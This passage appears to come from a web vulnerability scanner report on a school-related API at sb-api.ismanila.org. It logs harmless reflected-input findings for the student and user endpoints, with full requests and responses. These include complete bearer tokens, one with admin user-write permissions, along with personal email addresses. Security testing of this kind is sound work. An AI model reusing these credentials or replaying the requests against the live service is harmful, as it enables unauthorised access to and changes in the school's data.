HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
```

```
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:55:09 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"pageSize":["The value '33v93y6orb' is not
valid."]},"traceId":"00-6216087250bfd17938b9f7a3be5b50b0-936b75f78765cb4c-00"}
```

10.27. https://sb-api.ismanila.org/Veracism/api/students/4 [extRef JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students/4**

Issue detail

The value of the **extRef** JSON parameter is copied into the application's response.

Request 1

```
PUT /Veracism/api/students/4 HTTP/2
Host: sb-api.ismanila.org
Content-Length: 50
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
```

UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGVybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-_B656--B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"fullName":"Testasd asdasd","extRef":"testasdxxnbl0np8y9i"}

Response 1

HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:36 GMT

{"studentId":4,"tenantId":6,"externalReference":"testasdxxnbl0np8y9i","fullName":"Testasd asdasd","studentNumber":"900000","isActive":true,"createdAt":"2026-03-04T02:26:32.9746402"}

10.28. https://sb-api.ismanila.org/Veracism/api/students/4 [fullName JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students/4**

Issue detail

The value of the **fullName** JSON parameter is copied into the application's response.

Request 1

PUT /Veracism/api/students/4 HTTP/2
Host: sb-api.ismanila.org

Content-Length: 50
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"fullName":"yv5hjvklml","extRef":"testasdxx"}

Response 1

HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:20 GMT

{"studentId":4,"tenantId":6,"externalReference":"testasdxx","fullName":"yv5hjvklml","studentNumber":"900000","isActive":true,"createdAt":"2026-03-04T02:26:32.9746402"}

10.29. https://sb-api.ismanila.org/Veracism/api/students/6 [URL path filename]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students/6**

Issue detail

The value of the URL path filename is copied into the application's response.

Request 1

```
PUT /Veracism/api/students/6p5i5wpuoa6 HTTP/2
Host: sb-api.ismanila.org
Content-Length: 41
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"fullName":"Testasd","extRef":"testasd"}
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:55:59 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"id":["The value '6p5i5wpuoa6' is not
valid."]},"traceId":"00-46844f8993df5ba6de0bc6870d201022-7d271494a1a8adfd-00"}
```

10.30. https://sb-api.ismanila.org/Veracism/api/students/6 [extRef JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students/6**

Issue detail

The value of the **extRef** JSON parameter is copied into the application's response.

Request 1

```
PUT /Veracism/api/students/6 HTTP/2
Host: sb-api.ismanila.org
Content-Length: 41
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"fullName":"Testasd","extRef":"testasdjwnvup2j11"}
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:55:20 GMT

{"studentId":6,"tenantId":6,"externalReference":"testasdjwnvup2j11","fullName":"Testasd","studentNumber":"0123012","is
Active":true,"createdAt":"2026-03-04T23:23:33.5133333"}
```

10.31. https://sb-api.ismanila.org/Veracism/api/students/6 [fullName JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students/6**

Issue detail

The value of the **fullName** JSON parameter is copied into the application's response.

Request 1

```
PUT /Veracism/api/students/6 HTTP/2
Host: sb-api.ismanila.org
Content-Length: 41
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"fullName":"Testasdq7bmedma7j","extRef":"testasd"}
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
```

```
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:55:08 GMT

{"studentId":6,"tenantId":6,"externalReference":"testasd","fullName":"Testasdq7bmedma7j","studentNumber":"0123012","
isActive":true,"createdAt":"2026-03-04T23:23:33.5133333"}
```

10.32. https://sb-api.ismanila.org/Veracism/api/users/admin-invite [email JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/admin-invite**

Issue detail

The value of the **email** JSON parameter is copied into the application's response.

Request 1


```
POST /Veracism/api/users/admin-invite HTTP/2
Host: sb-api.ismanila.org
Content-Length: 6134
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"email":"g3gs7ccjz8","displayName":"asd","tenantId":13}
```


Response 1

```
HTTP/2 201 Created
Content-Type: application/json; charset=utf-8
Location: https://sb-api.ismanila.org/Veracism/api/Users/4e2977d7-7495-49bc-b958-2d06ad058e2f
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:49:05 GMT

{"id":"4e2977d7-7495-49bc-b958-2d06ad058e2f","auth0UserId":"pending|
g3gs7ccjz8","email":"g3gs7ccjz8","displayName":"asd","role":"2","roleCode":null,"isActive":true,"createdAt":"2026-03-21T
06:49:05.36","lastLoginAt":null,"tenantId":13,"tenantName":null,"profileImage":null}
```

10.33. https://sb-api.ismanila.org/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [URL path folder 4]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant**

Issue detail

The value of the URL path folder 4 is copied into the application's response.

Request 1

```
PUT /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21ws53yl4jam/tenant HTTP/2
Host: sb-api.ismanila.org
Content-Length: 129
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
```

```
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"email":"pedro@gmail.com","displayName":"test test1","scopes":
["read:reports","write:reports","read:students","write:students"]}
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:17:38 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"id":["The value 'b0d0ad61-fd72-4d51-9359-9814aedaff21ws53yl4jam' is not
valid."]},"traceId":"00-eee31a0dbd28665aee649a82b39cf34b-fb797b83c578fbd4-00"}
```

10.34. https://sb-api.ismanila.org/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [displayName JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant**

Issue detail

The value of the **displayName** JSON parameter is copied into the application's response.

